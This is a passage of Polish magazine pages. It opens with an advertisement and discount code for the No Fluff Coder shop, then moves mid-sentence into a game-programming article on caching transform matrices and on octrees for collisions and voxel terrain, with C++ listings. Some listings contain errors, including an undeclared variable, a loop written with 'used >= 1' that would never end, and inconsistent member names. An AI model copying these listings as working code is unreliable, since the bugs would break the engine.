Do Gwiazdki już blisko, a to oznacza, że czas rozejrzeć się za świątecznymi prezentami! Jeśli nie macie jeszcze pomysłu, co moglibyście kupić z tej okazji swoim najbliższym – zapraszamy do **No Fluff Coder** – miejsca, w którym znajdziecie unikalne produkty dla Was i Waszej rodziny.

**No Fluff Coder** to dzieło twórców **No Fluff Jobs** ([www.nofluffjobs.com](http://www.nofluffjobs.com)) – pierwszego w Polsce branżowego portalu z ogłoszeniami o pracę w IT. Znajdziecie tam same konkretne oferty, zawierające wszystkie najważniejsze informacje na temat stanowiska, takie jak wynagrodzenie, stos technologiczny czy bonusy, przedstawione w prosty i czytelny sposób. **No Fluff Jobs** od ponad trzech lat zmienia standardy rekrutacji IT, zachęcając firmy do publikowania widełek płacowych w ogłoszeniach o pracę. Od początku działalności twórcy portalu stawiają na transparentność i uczciwość wobec kandydatów, dzięki czemu ich dzieło cieszy się dużym uznaniem w branży IT.

W maju tego roku twórcy **No Fluff Jobs** zdecydowali się na kolejny projekt – **No Fluff Coder**, czyli sklep z unikalnymi produktami dla całej koderskiej rodziny. Powstał przede wszystkim z wielkiej sympatii do programistów, ponieważ – jak mówią jego założyciele: „tak naprawdę to właśnie o Was chodzi we wszystkim, co robimy”. W sklepie postawiono na jakość, użyteczność, oryginalność i dobry smak. Wszystkie produkty zostały zaprojektowane przez polskich artystów, a większość z nich – podobnie jak wypalana w sąsiedzkiej palańni kawa – jest wytwarzana u lokalnych producentów.

W sklepie znajdziecie trzy dedykowane kolekcje: *{He} Coder* – dla Niego, *{She} Coder* –



dla Niej oraz *{Little} Coder* – dla Małeństwa. Flagowym produktem **No Fluff Coder** jest uwielbiana przez programistów kawa, dostępna w trzech wariantach smakowych. Do wyboru są wariacje arabiki oraz arabiki z robustą, kryjące się się pod koderskimi nazwami: Morning Bootstrap, Aroma Jar oraz Coffee++. Każda z mieszanki została przetestowana przez podniebienia najbardziej wybrednych developerów, dlatego mamy nadzieję, że Wam także przypadnie do gustu!

W ofercie **No Fluff Coder** znajduje się także szeroki wybór ceramicznych i emaliowanych kubków z ciekawą łamigówką dla prawdziwych miłośników kodu. Wśród morskiej części klientów sklepu ogromnym zainteresowaniem cieszą się skarpetki z unikalnym, koderskim wzorkiem. Paniom programistkom z pewnością spodoba się stworzona z myślą o nich koszulka *Super Coder Girl*. W kolekcji *Little {Coder}* mamusie i tatusiowie koderzy znajdą wysokiej jakości body, śliniaczki i kocyki dla swoich pociech. Na szczególną uwagę w ofercie dla najmłodszych zasługuje ręcznie robiona książeczka sensoryczna, która – poprzez zabawę i interakcję z różną strukturą i kolorem – rozwija szereg umiejętności dziecka.

Nie mamy wątpliwości, że wymienione wyżej gadżety uścieszą każdego miłośnika kodu. Niezależnie od wieku czy płci – na **No Fluff Coder** każdy znajdzie coś dla siebie. Zapraszamy na [www.nofluffcoder.com](http://www.nofluffcoder.com)!

Z okazji zbliżających się świąt przygotowaliśmy dla Was prezent w postaci 15% rabatu na wszystkie produkty No Fluff Coder. Aby go zrealizować, podczas zakupów należy wpisać hasło „ProgramistaMag”.

wien wektor reprezentujący pozycję punktu, zostanie on przeskakowany, obrócony, a następnie przesunięty o podany wektor ( kolejność operacji może być różna, w zależności od sposobu, w jaki tworzymy macierz modelowania, ale ten temat wykracza poza zakres tego artykułu).

Taką macierz możemy obliczać za każdym razem podczas renderowania, jednak wiąże się to z jej tworzeniem co klatkę. Ponadto `Transform` zachowuje hierarchię drzewa list cyklicznych, aby zachować relatywność pozycji obiektu względem rodzica. Dokonujemy tego poprzez pomnożenie odpowiednich macierzy modelowania – stąd wskaźnik na rodzica w klasie. Zatem widzimy, że za każdym razem musielibyśmy wykonać kilka takich mnożeń, w zależności od głębokości obiektu w drzewie. Jeśli zdecydujemy się przechowywać taką macierz na stałe i obliczać ją jedynie, gdy obiekt się poruszy, to zaoszczędzimy nieco mocy obliczeniowej.

Ją zdecydowałem się przechowywać dwie macierze – jedną reprezentującą transformację lokalną, czyli względem rodzica, oraz drugą dla transformacji globalnej – czyli względem świata. Mogą być one aktualizowane niezależnie od siebie, dlatego istnieje możliwość, że zaktualizujemy jedynie globalną macierz modelowania. Z taką sytuacją mamy do czynienia w momencie, kiedy poruszy się jakikolwiek obiekt wyżej w hierarchii. Nasza lokalna macierz modelowania się nie zmieni, ponieważ pozycja względem rodzica jest wciąż taka sama. Jednak zmieni się pozycja obiektu w świecie, dla tego musimy zaktualizować jego macierz globalną.

Jeśli mamy tyle macierzy, to musimy jakoś zsynchronizować ich aktualizacje, by rodzic zawsze aktualizował się pierwszy oraz by dziecko wiedziało, że jego pozycja w świecie się zmieni, i to nie z powodu własnego ruchu, a ruchu obiektu wyżej w hierarchii. Przyjrzyjmy się Listingowi 7, w którym przedstawiono implementację metod wykonujących to zadanie.

#### Listing 7. Implementacja najważniejszych metod służących do aktualizacji oraz określania transformacji obiektu

```
const Matrix4&
Transform::GetModelMatrix()
{
    UpdateMatrix();
    return _modelMatrix;
}

void
Transform::UpdateMatrix()
{
    // Check if anything changed
    bool changed = false;
    if (_lastPosition != _position ||
        _lastScale != _scale ||
        _lastRotation != _rotation) {
        changed = true;
    }

    // If changed, update local matrix
    if (changed) {
        _localModelMatrix =
            Matrix4::GetTranslate(_position) *
            _rotation *
            Matrix4::GetScale(_scale);
        _recalculated = true;
    }

    if (_parent) {
        // If parent's or local matrix changed, we must
        // recalculate global model matrix
        if (_parent->_recalculated || changed) {
            _modelMatrix = _parent->_modelMatrix *
                           _localModelMatrix;
            _recalculated = true;
        }
    }
}
```

```
else if (changed) {
    _modelMatrix = _localModelMatrix;
    _recalculated = true;
}

_lastPosition = _position;
_lastScale = _scale;
_lastRotation = _rotation;
}

inline void
Transform::ResetState()
{
    _recalculated = false;
}

void
GameObject::Draw(Renderer* renderer)
{
    // Update matrix before drawing
    _transform.UpdateMatrix();

    // Only render object if it is visible
    if (IsVisible())
        OnDraw(renderer);

    if (HasChild())
        ((GameObject*)_child)->Draw(renderer);

    if (HasParent() && !IsLastChild())
        ((GameObject*)_next)->Draw(renderer);

    // Reset state after all children were drawn
    _transform.ResetState();
}
```

Do komponentów obiektu `Transform` mamy bezpośredni dostęp poprzez referencję, dlatego w momencie kiedy chcemy uzyskać macierz modelowania, najpierw wywołujemy metodę `UpdateMatrix`, która zagwarantuje aktualność macierzy, a dopiero potem zostanie zwrócona.

Przyjrzyjmy się teraz metodzie `Draw` klasy `GameObject`. Macierz modelowania będzie nam potrzebna w momencie rysowania danego obiektu. Dlatego w tym miejscu musimy mieć pewność, że będzie ona aktualna. Następnie rysujemy obiekt i wywołujemy tę samą metodę dla pierwszego dziecka. Drzewo wywołań idzie na sam dół hierarchii, a gdy go osiągnie, zaczyna wywoływać tę metodę dla obiektów sąsiadujących. Gdy ten proces też zostanie zakończony, resetujemy stan naszego `_transform`, czyli ustawiamy flagę `_recalculated` jako `false`. Możemy to zrobić, ponieważ w tej klatce obiekt już się nie poruszy, a wszystkie obiekty, które były zależne od naszej pozycji (niżej w hierarchii), zostały już narysowane. Ten proces będziemy powtarzać co klatki. W ten sposób, za pomocą rekurencji, problem synchronizacji został rozwiązany w kilku linijkach kodu.


## DRZEWKO ÓSEMKOWE

### Jak zmniejszyć liczbę testów kolizji?

Uważny czytelnik na pewno już zna odpowiedź na wyżej postawione pytanie, dlatego nie zwlekając dłużej, odpowiem od razu: można zastosować drzewo ósemkowe! Ale wciąż możemy nie wiedzieć dlaczego. Już spieszę z wyjaśnieniami.

Wyobraźmy sobie, że mamy sto obiektów fizycznych na naszej scenie, czyli każdy może ze sobą się zderzyć. Musimy sprawdzić, czy nie zaszła kolizja dla **każdej pary obiektów**. Zatem tych sprawdzeń będzie  $100 \times 100 = 10\ 000$ . Jest to duża ilość, tym bardziej jeśli korzystamy ze skomplikowanych modeli kolizji. Złożoność obliczeniowa  $O(n^2)$  rośnie bardzo szybko wraz ze wzrostem liczby obiektów.

Rozwiązaniem tego problemu może być segmentacja świata gry i sprawdzanie kolizji wyłącznie dla par obiektów, leżących w tym samym segmencie. Zobrazujmy to na przykładzie dwuwymiarowym, gdzie będziemy dzielić świat na ćwiartki. Widzimy to na Rysunku 3.



Rysunek 3. Segmentacja świata oraz przypisanie obiektów do segmentów

Na początku posiadamy pojedynczy segment i przypisujemy do niego wszystkie obiekty. Następnie będziemy go dzielić na mniejsze części i przypisywać do nich obiekty w taki sposób, by ograniczyć liczbę sprawdzanych kolizji do minimum. Podział możemy wykonywać, dopóki nie osiągniemy minimalnego dopuszczalnego rozmiaru segmentu.

Możemy rozróżnić dwie sytuacje podczas przypisywania obiektów:

1. Obiekt mieści się w całości w przypisywanym segmencie,
2. Obiekt leży w kilku segmentach.


Przede wszystkim musimy określić, w jaki sposób będziemy przypisywać obiekt do danej ćwiartki. Dobrym rozwiązaniem będzie następujące podejście:

- » Jeśli obiekt leży w całości w segmencie oraz jest ostatnim obiektem w tym segmencie, to nie dokonujemy dalszego podziału świata i obiekt zostaje do niego przypisany.
- » Jeśli dwa lub więcej obiektów leży na tym samym segmencie, to dokonujemy jego podziału na cztery równe części (lub osiem w przypadku trójwymiarowym), a następnie przypisujemy wszystkie obiekty do właśnie stworzonych segmentów.
- » Jeśli obiekt nie mieści się w całości w jednym segmencie, to zostawiamy go w ostatnim segmencie, w którym mieścił się w całości.
- » Jeśli segment jest najmniejszym segmentem, to podział uznamy za zakończony.

Powyższe założenia powinny spełniać wszystkie typowe przypadki. Istnieje jeszcze jeden przypadek – co zrobić, jeśli obiekt opuści teren obejmowany przez największy, główny segment (czyli wyjdzie poza obszar naszego świata gry)? Można go nie przypisywać do żadnego segmentu w ogóle, zwrócić błąd, usunąć obiekt albo przenieść obiekt w jakieś prawidłowe miejsce. Decyzja należy do nas.

## Teren w rozsypce

W pierwszej części artykułu omawialiśmy woksele oraz sposób ich grupowania. Wiemy stąd, że zazwyczaj są one grupowane w większe struktury zwane z języka angielskiego *chunkami* i w ten sposób przechowywane oraz obsługiwane. Żeby stworzyć świat gry, należy gdzieś te wszystkie chunki przechowywać. Najbardziej oczywistą strukturą wydaje się być tablica 3D. I wcale nie jest to złe rozwiązanie – na pewno będzie łatwe do implementacji i obsługi. Postanowiłem jednak spróbować umieścić chunki w drzewie ósemkowym. W ten sposób będziemy mieli wspólną strukturę zarówno dla obiektów fizycznych, jak i dla terenu, z którymi przecież te obiekty będą kolidować.




Rysunek 4. Podział drzewa ósemkowego przechowującego teren w postaci chunków – widok z przodu

Jak się przekonamy, zastosowanie drzewa ósemkowego do przechowywania wokseli da nam nieco więcej korzyści. By jednak w pełni je zrozumieć, musimy bliżej przyjrzeć się samej strukturze drzewa.


## Struktura drzewa

Drzewo ósemkowe jest strukturą hierarchiczną, podobnie jak drzewo binarne czy czwórkowe. Możemy sobie to wyobrazić na dwa sposoby – albo jako drzewo węzłów, gdzie każdy węzeł może posiadać 8 węzłów potomnych, albo jako szcześciian, który jest dzielony na 8 równych części, przy czym każda część może być dalej dzielona w taki sam sposób. Obydwie reprezentacje są równoważne i przedstawiono je na Rysunku 5.



Rysunek 5. Struktura drzewa ósemkowego

W naszym silniku bardziej naturalne będzie korzystanie z wyobrażenia drzewa ósemkowego w postaci przestrzennej (górną reprezentacją na Rysunku 5). Jak taki podział będzie wyglądał w praktyce, możemy zobaczyć na Rysunkach 4 i 6. W tym drugim przypadku widać, że podział w trójwymiarowym świecie może być dość skomplikowany, dlatego też wcześniej omawialiśmy sposób podziału świata dla obiektów fizycznych w przypadku dwuwymiarowym.



Rysunek 6. Podział drzewa ósemkowego przechowującego teren w postaci chunków – widok przestrzenny

Musimy pamiętać o tym, że nasze drzewo zachowuje pewną hierarchię. Skutkuje to dwoma właściwościami – będziemy przechodzić po drzewie w sposób rekurencyjny oraz będziemy mogli uniknąć sprawdzania jakiegoś warunku w każdym węźle, jeśli żaden z węzłów potomnych tego warunku nie będzie spełniał. Na przykład: chcemy sprawdzić, czy chunk w drzewie został zmieniony. Jeśli żaden chunk nie został zmieniony w większym węźle, to nie musimy schodzić dalej. Jeśli natomiast został zmieniony, to schodzimy głębiej i dokonujemy takiego samego testu dla każdego węzła potomnego. Pozwala to zaoszczędzić mnóstwo sprawdzeń, jeśli wiemy, że teren będzie modyfikowany tylko raz na jakiś czas. Ponadto można pominąć wszystkie segmenty, które nie zawierają żadnych chunków (tj. chunk składa się wyłącznie z wózkami typu NONE). Takie operacje na drzewach mają złożoność obliczeniową logarytmiczną. Gdybyśmy wykonywali podobną operację na zwykłej tablicy 3D, złożoność byłaby rzędu  $O(n^3)$ . Kod realizujący powyższe zadanie, dla bardzo prostego drzewa ósemkowego, zaprezentowano w Listingu 8.

Listing 8. Funkcja rekurencyjna gromadząca zmodyfikowane chunki w drzewie ósemkowym

```

void Octree::GetChangedChunk(Chunks& changedChunks)
{
    // If _nodeChanged is true, than this node or any
    // children node has changed
    if (!_nodeChanged)
        return;

    // Append chunk
    if (_chunk != nullptr) {
        changedChunks.push_back(_chunk);
        return;
    }

    // Check further recursively
    for (size_t i = 0; i < 8; ++i) {
        anyChanged = _children[i]->GetChangedChunk(
            changedChunks);
    }
}

```

## Definicja drzewa

Z racji tego, że nasze drzewo będzie przechowywało zarówno informacje o obiektach fizycznych, jak i chunkach, jego definicja jest bardzo długa. Dlatego w ramach artykułu przedstawię jedynie najważniejsze elementy tej klasy oraz wyłącznie najważniejsze metody prezentujące podział drzewa i jego tworzenie. Część kodu odpowiedzialna za dodawanie chunków oraz obiektów fizycznych do drzewa jest bardzo do siebie podobna, jednak w przypadku obiektów fizycznych jest bardziej złożona i dlatego zostanie przedstawiona wyłącznie ona. Wszystkich zainteresowanych głębszą analizą tego zagadnienia zapraszam serdecznie do zapoznania się z kodem znajdującym się w repozytorium na serwisie GitHub. W Listingu 9 zaprezentowano skróconą definicję tej klasy.

Listing 9. Skrócona definicja klasy reprezentującej drzewo ósemkowe

```

class Octree
{
public:
    // Creates node with given area
    Octree(const BoundingBox& area);

    // Skip not important functions ...

    // Check if node cannot be subdivided further
    bool IsSmallestLeaf() const;

    // Insert all enqueued objects into the tree
    void UpdateTree();
    // Update all existing objects which are stored
    // inside the tree
    void Update();

    // Add object to the tree. It will be enqueued and added
    // after calling UpdateTree()
    void Add(PhysicalObject* object);

    // Add chunk to the tree. It will be enqueued and added
    // after calling UpdateTree() - from now the octree is
    // owning the Chunk
    void Add(Chunk* chunk);

    // Try to insert voxel into given coordinates. However,
    // if any object or voxel is already occupying this
    // place, nothing will happen
    void Insert(const Voxel& voxel, Vector3 coordinates);

    // Draw all chunks inside the tree
    void Draw(Renderer* renderer);

    // Check if given ray has collided with terrain and
    // store results in intersectionInfo. To reuse ray after
    // calling this function, ray should be reset.
    void CheckRayCollision(Ray *ray,
                           RayIntersection* intersectionInfo);

private:
    // Bounding area of the node, only objects inside this
    // area are belonging to this node
    BoundingBox _area;
    Octree *_parent; // Pointer to the parent node
    Octree *_children[8]; // All children of the octree
    ///////////////////////////////
    // Physical objects variables //
    ///////////////////////////////
    // Queue for objects that have been added through
    // Add method
    PhysicalObjectsQueue _pendingObjects;
    PhysicalObjects _objects; // Objects inside the node
    // Bitfield indicating which children have objects
    // inside or their children have objects etc.
    uint8_t _physicChildren;
    ///////////////////////////////
    // Chunks variables //
    ///////////////////////////////
    // Chunks pending for adding into the queue, added
    // through Add method
    ChunksQueue _pendingChunks;
}

```

```

// Chunks that are stored in this node and have to be
// delivered to children. Used only during initial
// build. This do not have to be list, because all
// chunks will be delivered to children nodes for sure.
Chunks _chunks;
// Chunk assigned to this node. In other nodes than
// smallest ones, this should be nullptr. Empty chunks
// are stored as nullptr.
Chunk* _chunk;
VoxelMesh* _chunkMesh; // Mesh for the chunk.
// Bitfield indicating which branches are containing
// any not empty chunks.
uint8_t _chunkChildren;

///////////////
// Times constrains //
/////////////
// Lifetime that will be assigned to timeToLive when
// node will become empty. It will be increased each
// time the node is used.
int _availableLifetime;
// When this hits 0, empty node will be deleted
int _timeToLive;

///////////////
// Constant variables //
/////////////
// Minimum dimension of the node (size of the chunk)
const float _minimumSize = (float)Chunk::dimension;
// Initial available lifetime
const int _initialAvailableLifetime = 8;
// Maximum available lifetime
const int _maximumLifetime = 64;

// Indicates that tree has been built for the first time
static bool _built;

// Constructs node with given area and object list
Octree(const BoundingBox& area,
       const PhysicalObjects& objects);
// Constructs node with given area and chunk list
Octree(const BoundingBox& area, const Chunks& chunks);

// Some of the methods were removed from this listing

// Builds tree for the first time - it will try to push
// each object as deep as possible
void BuildTree();

// Allocate new child node with given area and objects
Octree* CreateChildNode(const BoundingBox& area,
                        const PhysicalObjects& objects);

// Allocate new child node with given area and chunk and
// chunk model
Octree* CreateChildNode(const BoundingBox& area,
                        Chunk* chunk,
                        VoxelMesh* chunkMesh = nullptr);

// Calculate bounding boxes for children
void SubdivideNode(BoundingBox regions[8]);
// Insert object into the tree, it will go as deep
// as possible
void Insert(PhysicalObject* object);
// Insert chunk and its mesh into the tree, it must go
// to the smallest possible node
void Insert(Chunk* chunk,
            VoxelMesh* chunkMesh = nullptr);

void RemoveUnusedChildren();

// Recalculates meshes for changed chunks and deletes
// empty chunks
void UpdateChunk();

// Get list of all collision for the objects in the node
// and save info into infos (it is vector of
// the CollisionInfo)
void GetAllCollisions(CollisionsInfo* infos);

// Checks intersection of the object with the terrain
// and save info into CollisionInfo descriptor
void CheckTerrainIntersections(PhysicalObject* object,
                               CollisionInfo* info)
// Get list of all chunks colliding with given
// bounding box
void GetCollidingChunksList(const BoundingBox& box,
                            Chunks* collidedChunks);
};

}

```

Jak pracować z tą klasą? W pierwszej kolejności musimy stworzyć nasze drzewo. Żeby określić obszar, który ma ono pokrywać, wykorzystamy klasę *BoundingBox*, reprezentującą prostopadłoscian, a konkretnie obiekt typu *Axis Aligned Bounding Box*, o czym będzie więcej w dalszej części artykułu. Będzie on określał rozmiar oraz pozycję w przestrzeni każdego segmentu reprezentowanego przez węzeł drzewa ósemkowego.

Po określeniu naszego obszaru działania możemy dodawać obiekty fizyczne lub chunki za pomocą metody *Add*. Nie spowoduje ona jednak natychmiastowego dodania obiektu do drzewa. Zostanie on zakolejkowany. Motywacją za takim działaniem jest to, że w grze jednostką czasu jest jedna klatka. Jeśli w różnych miejscach podczas aktualizacji klatki zdecydowaliśmy się dodać obiekty do drzewa, to zupełnie wystarczające będzie, jeśli te obiekty pojawią się w odpowiednich węzłach przed analizą fizyki kolejnej klatki.

Posiadamy dwie funkcje aktualizujące: *UpdateTree* oraz *Update*. Ta pierwsza ma za zadanie rozprowadzenie obiektów fizycznych i chunków po odpowiednich węzłach – czyli bierzemy obiekt fizyczny oczekujący w kolejce i próbujemy znaleźć najlepiej dopasowany segment za pomocą algorytmu, który opisywaliśmy w akapicie pt. „Jak zmniejszyć liczbę testów kolizji?”. W razie konieczności dokonujemy podziału drzewa na mniejsze segmenty. Dla chunków sprawa wygląda podobnie, z tym wyjątkiem, że chunk powinien zawsze znaleźć się w najmniejszym węźle. Przyjąłem takie rozwiązanie, by ułatwić wykrywanie kolizji obiektów fizycznych z terenem oraz sposób podziału drzewa.

W normalnym przypadku korzystamy z podejścia *per obiekt*. Jednak jeśli jest to pierwsze wywołanie tej metody dla drzewa ósemkowego, to takie podejście może być dość nieoptymalne. Lepsze będzie podejście *per węzeł*. Ponieważ mamy gwarancję, że wszystkie segmenty potomne są puste, możemy rekurencyjnie schodzić coraz niżej w hierarchii i rozprowadzać wszystkie obiekty (*PhysicalObject* i *Chunk*) do najlepiej pasujących węzłów. Przy pierwszym wywołaniu wiemy, że nie będziemy próbować dopasować węzła do segmentu po raz kolejny, dlatego takie podejście będzie bardziej optymalne.

Funkcje aktualizujące, budujące drzewo oraz dodające obiekt fizyczny do drzewa, zrealizowano w Listingu 10. Ograniczyłem się jedynie do obiektów fizycznych, ponieważ kod dla chunków wygląda bardzo podobnie.

**Listing 10. Metody realizujące część funkcjonalności budowania, aktualizacji i wstawianie obiektów fizycznych dla drzewa ósemkowego**

```

void
Octree::UpdateTree()
{
    // For the first time we are building tree naively,
    // from scratch, checking each object with each child
    // and subdividing each node only once
    if (!_built) {
        // Add objects...
        while (!_pendingObjects.empty()) {
            _objects.push_back(_pendingObjects.front());
            _pendingObjects.pop();
        }
        // Add chunks...
        while (!_pendingChunks.empty()) {
            _chunks.push_back(_pendingChunks.front());
            _pendingChunks.pop();
        }
        BuildTree();
        _built = true;
    }
    else {
        // Add objects...
    }
}

```

# PROGRAMOWANIE GIER

```
while (!_pendingObjects.empty()) {
    Insert(_pendingObjects.front());
    _pendingObjects.pop();
}
// Add chunks...
while (!_pendingChunks.empty()) {
    Insert(_pendingChunks.front());
    _pendingChunks.pop();
}
}

void
Octree::BuildTree()
{
    if (IsSmallestLeaf()) {
        // There can be only one chunk in each node
        assert(_chunks.size() <= 1,
               "Too many chunks in the leaf node: %d",
               _chunks.size());

        // If there is no chunk, we can exit
        if (_chunks.empty())
            return;

        // Add chunk from the list
        _chunk = _chunks.back();
        _chunks.clear();

        _chunkMesh = new VoxelMesh;

        _chunkMesh->Init(_chunk->GetName());
        _chunk->GenerateMesh(_chunkMesh);
    }

    BoundingBox childAreas[8];
    // Subdivide only once and pass it as argument to both
    // chunks and child areas
    SubdivideNode(childAreas);

    // First build chunks
    BuildChunk(childAreas);
    // Then build objects
    BuildObject(childAreas);

    // Execute build tree for created children
    for (uint8_t used = _chunkChildren | _physicChildren,
          i = 0; used > 0;
          used >>= 1, ++i) {
        if (used & 1)
            _children[i]->BuildTree();
    }
}

void
Octree::BuildObject(BoundingBox childAreas[8])
{
    // If there is only one object, we can stop
    if (_objects.size() <= 1)
        return;

    PhysicalObjects childObjects[8];

    // Check if object can fit in only one subdivided region
    PhysicalObjects::iterator it = _objects.begin();
    while (it != _objects.end()) {
        PhysicalObject *phys = *it;
        bool fitted = false;
        for (int i = 0; i < 8; i++) {
            if (childAreas[i].IsContaining(
                phys->GetCollider())) {
                childObjects[i].push_back(phys);
                it = _objects.erase(it);
                fitted = true;
                break;
            }
        }
        // If it cannot fit into any region,
        // it must stay there
        if (!fitted)
            ++it;
    }

    // Check if any object can be passed down
    for (int i = 0; i < 8; ++i) {
        if (!childObjects[i].empty()) {
            // Child could exist, because we inserted
            // chunks earlier
            if (_children[i] == nullptr) {
                // If there was no child, create one
                _children[i] =
                    CreateChildNode(childAreas[i],
                                   childObjects[i]);
            }
            else {
                // If there was children, just pass objects
                _children[i]->_objects = childObjects[i];
            }
            // Set proper bit to indicate that children have
            // objects inside
            _physicChildren |= (uint8_t)(1 << i);
        }
    }
}

void
Octree::Insert(PhysicalObject* object)
{
    // If it is first item and it does not have any children
    if (_objects.empty() && !HasChild()) {
        _objects.push_back(object);
        return;
    }

    // If we cannot go any further put it into node
    if (IsSmallestLeaf()) {
        _objects.push_back(object);
        return;
    }

    BoundingBox childAreas[8];
    SubdivideNode(childAreas);

    // Check if object is within game range
    if (_area.IsContaining(object->GetCollider())) {

        bool fits = false;

        // Check inside each child node
        for (int i = 0; i < 8; ++i) {
            if (childAreas[i].IsContaining(
                object->GetCollider())) {
                // If node is already existing, just
                // insert it
                if (_children[i] != nullptr) {
                    _children[i]->Insert(object);
                }
                // In other case, we must create child node
                else {
                    _children[i] =
                        CreateChildNode(childAreas[i],
                                       object);
                }
                _physicChildren |= (uint8_t)(1 << i);

                fits = true;
            }
        }
        // If it did not fit in any child, store it there
        if (!fits)
            _objects.push_back(object);
    }
    else if (IsRoot()) {
        // Teleport player to the spawn point if he is
        // outside game range
        if (object->CompareTag("Player")) {
            object->SetTransform(Transform().SetPosition(
                Vector3(0.0f, 50.0f, 0.0f)));
            Insert(object);
        }
        // Destroy all other objects
        else
            GameObject::Destroy(object);
    }
}
}
```

Brakuje nam jeszcze definicji jednej metody, która będzie aktualizować drzewo co klatkę oraz usuwać puste węzły. Dla optymalizacji stosujemy pewien czas życia pustego węzła, zanim zostanie on usunięty. Jest on wyrażony w klatkach gry. Działa to w ten sposób, że im dłużej dany węzeł przechowuje obiekt fizyczny, tym dłuższy ma czas życia. Jeśli obiekt będzie pusty, to jego czas życia zosta-

je zmniejszony wraz z każdym wywołaniem funkcji Update. Gdy osiągnie wartość 0, węzeł zostaje usunięty z drzewa. Ma to zapobiegać ciągłe niszczeniu i tworzeniu nowych węzłów w miejscowościach, gdzie jest duże natężenie obiektów. Implementację funkcji aktualizującej przedstawiono w Listingu 11.

**Listing 11. Metoda aktualizująca drzewo oraz pozycje obiektów co klatkę**

```
void
Octree::Update()
{
    assert(_built, "Cannot update not built tree.");

    // If there are no items in the node and it has no
    // children, start counting down its lifetime
    if (_objects.empty() && _chunk == nullptr) {
        if (!HasChild()) {
            /* Initialize for the first time */
            if (_timeToLive == -1)
                _timeToLive = _availableLifetime;
            else if (_timeToLive > 0)
                --_timeToLive;
        }
    }
    // Else, we must double the maximum available lifetime
    else {
        if (_timeToLive != -1) {
            if (_availableLifetime < _maximumLifetime)
                _availableLifetime *= 2;
            _timeToLive = -1;
        }
    }

    // Update all chunks before physical objects (check if
    // any changed and refresh mesh)
    UpdateChunk();

    // Get list of all changed objects. Do that first to do
    // not check the same object twice
    PhysicalObjects changed;

    // If there were new chunk nodes created when adding,
    // we must check all physical objects to ensure that
    // they will go into just created nodes.
    bool childChanged = _physicChildren < _chunkChildren;
    PhysicalObjects::iterator it = _objects.begin();
    while (it != _objects.end()) {
        PhysicalObject* phys = *it;

        // Check is object is still alive
        if (phys->IsDestroyed()) {
            it = _objects.erase(it);
            continue;
        }
        else {
            ++it;
        }

        if (phys->HasChanged() || childChanged)
            changed.push_back(phys);
    }

    // Insert again changed objects
    for (PhysicalObjects::iterator it = changed.begin();
        it != changed.end();
        ++it) {
        PhysicalObject* phys = *it;
        Octree *node = this;

        // Push object up if it is no more fitting into node
        while (!node->area.IsContaining(
            phys->GetCollider()))
        {
            if (node->HasParent())
                node = node->parent;
            else
                break;
        }

        // Remove pushed object
        PhysicalObjects::iterator pos;
        for (pos = _objects.begin();
            pos != _objects.end();
```

```
        ++pos) {
            if (*pos == phys) {
                pos = _objects.erase(pos);
                break;
            }
        }

        // Insert it into the parent
        node->Insert(phys);
    }

    // Update all used children nodes
    uint8_t usedChildren = _physicChildren | _chunkChildren;
    for (uint8_t used = usedChildren, i = 0;
        used > 0;
        used >= 1, ++i) {
        if (used & 1) {
            assert(_children[i] != nullptr,
                   "Children is null!");
            _children[i]->Update();
        }
    }

    // Update bitfields and remove unused branches
    RemoveUnusedChildren();

    // Check collisions and call OnCollision handlers for
    // collided objects
    CollisionCheck();
}
```

